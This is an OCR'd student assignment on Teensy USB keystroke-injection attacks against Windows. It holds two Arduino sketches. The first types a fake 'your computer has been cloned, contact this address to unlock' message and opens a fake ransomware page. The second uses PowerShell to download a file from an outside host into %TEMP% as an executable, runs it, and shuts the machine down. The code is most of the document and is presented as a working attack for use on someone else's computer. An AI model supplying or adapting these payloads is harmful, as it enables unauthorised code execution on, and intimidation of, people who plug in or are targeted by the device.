

Teensy – USB Malware code Execution

-PROF.KHALDI Adel

By,

Bharani MOORTHY

ME-Systems, Networks and security (SNS)

Scenario 1: Just to scare my friend to pay Ransomware:

Considering my friend is working on his Windows 10 Azerty keyboard layout Laptop and I have plugged the below code programmed Teensy via USB.

- Initially, it just automatically prompts to Command Prompt and changes its text colour to Green (Normally, Hacker uses green text background)
- It types that your Computer has been Cloned and you are under surveillance ---98% to unlock just contact mrbrisk@protonmail.com. (To scare the friend that his file has been copied)
- Next, it prompts to fake ransomware website – ask him to pay ransom.

Program 1:

```
#include "Keyboard.h"
void setup() {
Keyboard.begin();
}
void loop() {
delay(1000);
Keyboard.press(KEY_LEFT_GUI);
Keyboard.release(KEY_LEFT_GUI);
delay(1000);
Keyboard.print("cmd");
```

```
delay(500);

Keyboard.press(KEY_RETURN);

delay(500);

Keyboard.release(KEY_RETURN);

delay(500);

Keyboard.print("color 2");

delay(5);

Keyboard.press(KEY_RETURN);

delay(500);

Keyboard.release(KEY_RETURN);

delay(500);

Keyboard.print("your Computer has been Cloned ---100 % and You are under
surveillance and you must Contact mrbrisk@protonmail.com to unlock");

delay(1000);

Keyboard.press(KEY_RETURN);

delay(500);

Keyboard.release(KEY_RETURN);

delay(500);

Keyboard.print("start /max https://geekprank.com/fake-virus/");
delay(500);
Keyboard.press(KEY_RETURN);

delay(500);

Keyboard.releaseAll();

}
```

Scenario 2: Download Virus file and auto execute in someone system:

Considering some evil-minded hacker wants to execute malware (Trojan)in victim’s computer (Windows Azerty based).

The below program it downloads the malware in attacker website (for the sample below code I used ECAR sample malware file), and it saves the executable file in Temp file and it start executing in the computer. Finally, it automatically shut down the computer.

Program 2:

```
#include "Keyboard.h"
void keytypeas(int key)
{
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}
void setup()
{
  Keyboard.begin();
  delay(500);
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(100);
  Keyboard.print("powershell (new-object
System.Net.WebClient).DownloadFile(http://www.eicar.org/download/eicar.com
.txt','%TEMP%\\myvirus.exe');");
  delay(100);
  Keyboard.print("Start-Process \"%TEMP%\\myvirus.exe\"");
  keytypeas(KEY_RETURN);
  Keyboard.end();
```

```
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.release(KEY_LEFT_GUI);
  delay(1000);
  Keyboard.print("cmd");
  delay(500);
  Keyboard.press(KEY_RETURN);
  delay(500);
  Keyboard.release(KEY_RETURN);
  delay(500);
  Keyboard.print("shutdown");
  delay(500);
  Keyboard.press(KEY_RETURN);
  delay(500);
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll()
}
void loop() {}
```